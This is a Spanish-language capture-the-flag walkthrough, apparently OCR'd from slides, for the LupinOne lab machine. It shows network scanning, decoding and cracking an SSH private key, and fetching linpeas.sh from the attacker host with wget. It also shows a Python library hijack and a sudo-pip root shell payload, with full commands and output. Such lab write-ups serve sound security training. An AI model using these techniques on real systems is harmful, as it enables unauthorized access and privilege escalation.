
Empire: LupinOne

Daniel García Algora

Raquel Díaz Chávez

INDEX




Paso 1 - Configuración de la máquina

Opciones de red:

- Adaptador puente
- Adaptador sólo anfitrión

Máquinas:

LupinOne y KALI



Paso 2 - Obtención de la IP de la máquina

```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:b1:9d:67, IPv4: 192.168.1.35
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1     4c:ab:f8:50:11:70 (46:ab
192.168.1.33    08:00:27:db:ec:c6
192.168.1.39    a8:93:4a:02:10:0b
192.168.1.38    bc:e9:2f:5f:9a:17 (46:ab
192.168.1.37    9e:50:ee:93:b1:e9 (46:ab
192.168.1.34    a2:c1:8e:fe:bd:49 (46:ab

12 packets received by filter, 0 packets
Ending arp-scan 1.10.0: 256 hosts scanne
```


vm 1 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

```
Debian GNU/Linux 11 LupinOne tty1
##################################################
eth0: 192.168.1.33
Author: Icex64 & Empire Cybersecurity, Lda
##################################################

LupinOne login: _
```

Paso 3 - Exploración de puertos con nmap



Paso 4 - robots.txt


```
16
17 <body>
18
19 <div id="over" style="position:absolute; width:100%; height:100%">
20   <img src="/image/arsene_lupin.jpg">
21 </div>
22
23 </body>
24 </html>
25
26 <!-- Its an easy box, dont give up. -->
27
28
```


192.168.1.33/robots.txt

Kali Linux Kali Tools Kali Docs Kali Forums Kali Tools | Ka


```
User-agent: *
Disallow: /~myfiles
```


Paso 5 - Fuzzing






Paso 6 - Averiguar la contraseña







Paso 6 - Averiguar la contraseña

Recipe

From Base58

Alphabet
123456789ABCDEFGHJKLMNPQ...

Remove non-alphabet chars

STEP BAKE! Auto Bake

Input

```
DSrg4avGUqeMUmngc5mN6WEa3pxHpkhG8Zr
cmVqu2x5EAPFgJqyvMmRScQxiKrYoK3p27
g9y69DVzJeYUvfXVCjPWi7aDDA7HdQd2Up
bWymsgZckWnkg5NB9Pp5izVXCiFhobqF2v
G1UyBNKPBbVnc7jGyJqFujvCLt6yMUEYXK
vohTC5i4L4TuEzRZEyWy6v2GGiEp4Mf2oE
kPohMMKUiDFeRyLi8HGUdocwZFzdkbffvo
bF2YZEKzNYtckW5RrFa5zDgKm2gSRN8gHz3WqS
```

ABC 4688 1 Raw Bytes LF

Output

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jYmMAAAAGYmNyeXB0AAAAGAAAABDy33c2Fp
PBYANne4oz3usGAAAAEAAAAAEAAAIXAAAAB3NzaC1yc2EAAAADAQABAAACAQDBzHjzJcvk
9GXiytplgT9z/mP91NqOU9QoAwop5JNxhEfm/j5KQmdj/JB7sQ1hBotONvqaAdmsK+OYL9
H6NSb0jMbMc4soFrBinoLEkx894B/PqUTODesMEV/aK22UKegdwlJ9Arf+1Y48V86gkzS6
xzoKn/ExVkApsdimIRvGhsv4ZMmMZEkTIoTEGz7raD7QHDEXiusWl0hkh33rQZCrFsZFT7
J0wKgLrX2pmoMQC6o42OQJaNLBzTxCY6jU2BDQECoVuRPL7eJa0/nRfCaOrIzPfZ/NNYgu
/Dlf1CmbXEsCVmlD71cbPqwfWKGf3hWeEr0WdQhEuTf5OyDICwUbg0dLiKz4kcskYcDzH0
```

ABC 3433 50 12ms Raw Bytes LF

Paso 6 - Averiguar la contraseña

```
┌──(dani㉿kali)-[/usr/share/john]
└─$ ls -a ssh*
ssh2john.py

┌──(dani㉿kali)-[/usr/share/john]
└─$ python3 ssh2john.py /tmp/ssh_key.rsa > /tmp/hash
```

```
┌──(dani㉿kali)-[/usr/share/john]
└─$ john /tmp/hash -wordlist=/home/dani/Desktop/fasttrack.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded h
ashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd!        (/tmp/ssh_key.rsa)
1g 0:00:00:02 DONE (2023-05-13 10:13) 0.4184g/s 20.08p/s 20.08c/s 20.08C/s Au
tumn2013..Welcome1212
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Paso 7 - SSH login

```
┌──(dani㉿kali)-[~]
└─$ sudo chmod 600 ssh_key.rsa
[sudo] password for dani:
```


```
┌──(dani㉿kali)-[~]
└─$ ssh -i ssh_key.rsa icex64@192.168.56.103
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'ssh_key.rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "ssh_key.rsa": bad permissions
icex64@192.168.56.103's password:
Permission denied, please try again.
icex64@192.168.56.103's password:
```

```
┌──(dani㉿kali)-[~]
└─$ ssh -i ssh_key.rsa icex64@192.168.56.103
Enter passphrase for key 'ssh_key.rsa':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
########################################
Welcome to Empire: Lupin One
########################################
Last login: Thu Oct  7 05:41:43 2021 from 192.168.26.4
icex64@LupinOne:~$
```

Paso 7 - SSH login

FLAG DE USUARIO

3mp!r3{I_See_That_You_Manage_To_Get_My_Bunny}



Paso 8 - Escalado de privilegios

```
icex64@LupinOne:~$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
```

```
icex64@LupinOne:~$ python3 /home/arsene/heist.py
Its not yet ready to get in action
icex64@LupinOne:~$ cat /home/arsene/heist.py
import webbrowser

print ("Its not yet ready to get in action")

webbrowser.open("https://empirecybersecurity.co.mz")
```

```
icex64@LupinOne:~$ locate webbrowser
icex64@LupinOne:~$
```

Paso 8 - Escalado de privilegios

Files | master | PEASS-ng / linPEAS /


MacPEAS

Just execute `linpeas.sh` in a MacOS system and the **MacPEAS version will be automatically executed**

Quick Start

Find the **latest versions of all the scripts and binaries in** the releases page.

```
# From github
curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpea
```



```
┌──(kali㉿kali)-[~/Desktop/lupinone]
└─$ ssh -i clavePrivada icex64@192.168.1.33
Enter passphrase for key 'clavePrivada':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2
021-09-23) x86_64
########################################
Welcome to Empire: Lupin One
########################################
Last login: Sat May 13 14:37:28 2023 from 192.168.1.35
icex64@LupinOne:~$ wget 192.168.1.35/linpeas.sh
--2023-05-13 15:42:54--  http://192.168.1.35/linpeas.sh
Connecting to 192.168.1.35:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 830803 (811K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh    100% 811.33K  --.-KB/s    in 0.1s

2023-05-13 15:42:55 (7.49 MB/s) - 'linpeas.sh' saved [83
0803/830803]

icex64@LupinOne:~$ ls
linpeas.sh  user.txt
icex64@LupinOne:~$ chmod +x linpeas.sh
icex64@LupinOne:~$ ./linpeas.sh
```

```
┌──(kali㉿kali)-[~/Desktop/lupino
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (
^C
Keyboard interrupt received, exit

┌──(kali㉿kali)-[~/Desktop/lupino
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (
192.168.1.33 - - [13/May/2023 15:
HTTP/1.1" 200 -
```

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUN
0
        inet 192.168.1.35  netmas
```

```
icex64@LupinOne:~$
icex64@LupinOne:~$ ./linpeas.sh | grep webbrowser
. . . . . .
. . . . . icex64     24802  0.0  0.0
   6180   648 pts/0    S+   15:45   0:00                _
grep webbrowser
/usr/lib/python3.9/webbrowser.py
icex64@LupinOne:~$ ls -al /usr/lib/python3.9/webbrowser.
py
-rwxrwxrwx 1 root root 24087 Oct  4  2021 /usr/lib/pytho
n3.9/webbrowser.py
icex64@LupinOne:~$ nano /usr/lib/python3.9/webbrowser.py
icex64@LupinOne:~$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:~$ su arsene
Password:
icex64@LupinOne:~$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
arsene@LupinOne:/home/icex64$ sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip install $TF
```

```
arsene@LupinOne:/home/icex64$ TF=$(mktemp -d)
arsene@LupinOne:/home/icex64$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(t
ty) >$(tty) 2>$(tty)')" > $TF/setup.py
arsene@LupinOne:/home/icex64$ sudo pip install $TF

Processing /tmp/tmp.DLETJ8nDjL
# #
# pwd
/tmp/pip-req-build-a07e5vh4
# ls
setup.py
# cd root
sh: 5: cd: can't cd to root
# cd /root
# ls
root.txt
# cat root.txt
```

FLAG DE ROOT

3mp!r3{congratulations_you_manage_to_pwn_the_lupin1_box}

Herramientas

https://github.com/carlospolop/PEASS-ng

